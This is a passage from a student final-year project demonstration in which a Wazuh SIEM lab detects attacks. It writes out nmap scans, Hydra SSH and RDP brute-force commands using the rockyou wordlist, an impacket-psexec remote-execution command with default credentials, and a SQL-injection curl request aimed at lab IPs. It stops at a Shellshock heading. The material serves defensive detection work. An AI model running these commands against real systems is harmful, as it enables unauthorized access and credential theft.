FORMAN CHRISTIAN COLLEGE
(A CHARTERED UNIVERSITY)

DEPARTMENT OF COMPUTER SCIENCE

FORMAN CHRISTIAN COLLEGE

(A Chartered University)

Fall 2024

LAHORE, PAKISTAN

Cyber Sentinal

Demonstration Document

Final Year Project Proposal by

Abdullah Mehtab (241607845)

Nabeel Mahmood (241545761)

Primary Advisor/Supervisor:

Sir Rauf Butt


Co-Advisor:

TBA

Date: 15th June 2025


For all the demonstrations below, these are the devices being used.

Wazuh Manager (Kali Linux on Raspberry Pi 5):




Attacker Machine (Cyber Security configured Kali Linux) – Tools Metasploit/Msfvenom etc

Target Victim Machine (Metasploitable 3 – Windows 2k8) – With Wazuh Agent Installed




Target Victim Machine (My Laptop – Windows 11) – With Wazuh Agent Installed

Target Victim Machine (Ubuntu 22.04 – Windows 11) – With Wazuh Agent Installed



List of All Agents through Manager GUI



Attacks with how to do them + their alerts

Simple Port Scan using Nmap


Attacker Command

```
nmap -A 192.168.100.31 $ Agressive
```

(Use Any Victim --- In this case using Metasploitable-3)

```
sudo nmap -sS -p 1-1000 <Victim_IP> # Service
```

Email Alert:



Brute-Force SSH Login Attack (Common Attack)

Attacker Command

1. **Ensure rockyou is available (otherwise download)**

```
ls /usr/share/wordlists/rockyou.txt
gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Method A: Hydra SSH Brute-Force

This is the simplest, highest-volume attack to generate **"multiple failed logins"** alerts.

1) Single-user brute-force as administrator (root)


```
hydra -l Administrator \
      -P /usr/share/wordlists/rockyou.txt \
      ssh://192.168.100.31 \
      -t 8 \
      -f
```

- -l Administrator — try the built-in admin account.
- -P rockyou.txt — the password list (~14 million entries).
- -t 8 — 8 parallel threads (you can up this for volume).
- -f — exit when first valid credential is found (optional; drop if you want continued failures).


Or can attack RDP

```
hydra -t 8 -f -V \
  -l Administrator \
  -P /usr/share/wordlists/rockyou.txt \
  rdp://192.168.100.31
```


Attack Proof:



Showcasing multiple login failures first:



Showing Critical Alert



Abnormal Command Execution (Meta-3)

Attacker Command

Goal: Run suspicious commands via PsExec.


1. **Execute Command via PsExec**:

```
impacket-psexec vagrant:vagrant@192.168.100.31 -c "whoami /all &&
net user"
```

- whoa mi /all and net user mimic post-exploitation enumeration.

Proof of attack:

Alert:



SQL Injection Attack

Attacker Command

Send a malicious HTTP request to the Ubuntu Apache server.

- **Command:**


```
curl -XGET "http://<UBUNTU_IP>/users/?id=SELECT+*+FROM+users"
```

  - Replace <UBUNTU_IP> with the Ubuntu's IP.

Proof of attack:

```
┌──(kali㉿kali)-[~]
└─$ curl -XGET "http://192.168.100.49/users/?id=SELECT+*+FROM+users"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.100.49 Port 80</address>
</body></html>
```

Alert:



Shellshock Attack

Ensure CGI running in victim (Ubuntu) by

